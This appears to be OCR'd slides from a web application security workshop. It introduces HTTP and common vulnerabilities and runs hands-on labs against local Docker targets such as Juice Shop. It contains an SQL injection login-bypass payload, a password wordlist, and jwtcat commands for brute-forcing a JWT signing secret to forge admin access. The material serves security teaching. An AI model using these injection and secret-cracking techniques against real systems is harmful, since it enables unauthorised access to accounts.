Web Application Security

Build.Break.Learn

About Me


Riddhi Shree


Twitter: @_riddhishree

GitHub: github.com/riddhi-shree

Medium: riddhi-shree.medium.com

Website: riddhishree.com




Trusted Code
WRITTEN BY DEVELOPERS
Untrusted Data
ENTERED BY EVIL USER
Confused Server
DATA VS. CODE
Security Vulnerabilities
OWASP TOP 10 & MORE

Agenda

Day 1: **I**ntroduction to Web Security Vulnerabilities

Day 2: **V**ulnerability Scanning

Day 3: **T**hreat Modeling & Supply Chain Attacks

Disclaimer: Reference links for images taken from the Internet have been listed in the last slide titled “Image References”.

DAY-1


Introduction to Web Security Vulnerabilities

Day 1: Introduction to Web Security Vulnerabilities

What to Expect?

Gain an understanding about common web security vulnerabilities.


- SQL Injection
- Broken Authentication & Authorization
- Insecure Cryptography
- Insecure Direct Object References
- Insecure Deserialization
- Path Traversal vs. File Inclusion
- Remote Code Execution
- XML External Entity
- Server-Side Request Forgery
- Server-Side Template Injection


GET layout.css
Image
GET image.png
GET page.html
Video
Ads
GET video.mp4
GET ads.jpg
Web document
The Internet
Web server
Ads server
Video server


HTTP Protocol

- HTTP is **stateless**: there is no link between two requests being successively carried out on the same connection.
- HTTP **cookies** allow the use of **stateful** sessions.
- Before a client and server can exchange an HTTP request/response pair, they must establish a **TCP connection**.
- The default behavior of **HTTP/1.0** is to open a separate TCP connection for each HTTP request/response pair. This is less efficient than sharing a single TCP connection when multiple requests are sent in close succession.
- In order to mitigate this flaw, **HTTP/1.1** introduced pipelining (which proved difficult to implement) and persistent connections: the underlying TCP connection can be partially controlled using the “Connection” header.
- **HTTP/2** went a step further by multiplexing messages over a single connection. In HTTP/2, multiple requests and responses can be sent and received in parallel over a single TCP connection. This significantly reduces latency and speeds up page loading.

Server Request



Server Response



APIs based on HTTP


- XMLHttpRequest API
- Server-sent events

Standard Security Testing Approach

1. Browse
2. Analyze
3. Prepare
4. Attack
5. Confirm
6. Report

SQLi

```
' OR 1=1 --
```



SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
Supplied values
xxx@xxx.xxx
xxx') OR 1 = 1 --]
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
SELECT * FROM users WHERE FALSE OR TRUE
SELECT * FROM users WHERE TRUE

Hands-On: Launch **SQLi** Attack

```
docker run -itd --rm -p 3000:3000 --name juiceshop
bkimminich/juice-shop
```

1. Browse to http://127.0.0.1:3000/#/login
2. Perform SQL injection to login as an **administrator**.
3. Destroy container: `docker stop juiceshop`

Broken Authentication vs Broken Authorization



Setup login server that generates **JWT** tokens

```
docker run -d -p 8081:8080 --name jwtserver tarent/loginsrv
-cookie-secure=false -jwt-secret my_secret -simple
mirage=password123 -login-path / -jwt-algo HS256
```

1. Browse to http://127.0.0.1:8081/
2. Login using valid credentials. Example, *mirage::password123*
3. Locate the JWT session token.
4. Analyze it using https://jwt.io/

Create a wordlist of possible passwords (**secrets.txt**):

```
secret
s3cr3t
my-secret
my_secret
password
super_secret
super-secret
superS3cr3t
password123
secretKey
```

Setup **jwtcat**

```
git clone https://github.com/AresS31/jwtcat
cd jwtcat


virtualenv venv
source ./venv/bin/activate
python -m pip install -r requirements.txt
```


Brute Force JWT Secret

```
python jwtcat.py wordlist -w <PATH_to_WORDLIST>
<JWT_TOKEN_VALUE>
```

```
(venv) $ python jwtcat.py wordlist -h
```

```
(venv) $ python jwtcat.py wordlist -w secrets.txt
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJtaXJhZ2UiLC
JvcmlnaW4iOiJzaW1wbGUiLCJleHAiOjE2MTU3MTQ2Nzl9.hAyt0133WzJby
99KtCFZLe2lPqHXVczY3sq2ksNpYGM"
```

Brute Force JWT Secret



Now that you have found the secret used for signing the JWT tokens, can you login as an **admin** user?


Hands-on: Download instructions for JWT attack scenarios

1. Clone this repository

   `git@github.com:riddhi-shree/web-app-security-nullcon2023-lab.git`

2. Open jwt.html file (available in “vulnerabilities/auth” folder) in a browser.

Insecure Cryptographic Storage



Alice - sender
Bob - receiver
E - encoding algorithm
k_e - encoding key
D - decoding algorithm
k_d - decoding key
m - message (a.k.a. plaintext)
c - ciphertext

$E(m, k_e) = c$
$D(c, k_d) = m$

Eve - can only listen in but can not modify c
Mallory - can listen in and modify c


Common Bad Practices:

1. Using weak algorithms
2. Hardcoded keys and secrets
3. Insecure key management
4. Lack of encryption
5. Inadequate password protection
6. Unauthenticated encryption
7. Insufficient key length
8. Predictable initialization vectors
9. Missing data validation
10. No regular key rotation

What is this?

Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl;
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdtzwgnlf

Insecure Direct Object References




Hands-On: Shopping Basket

```
docker run -itd --platform linux/amd64 --rm -p 3000:3000
--name juiceshop bkimminich/juice-shop
```

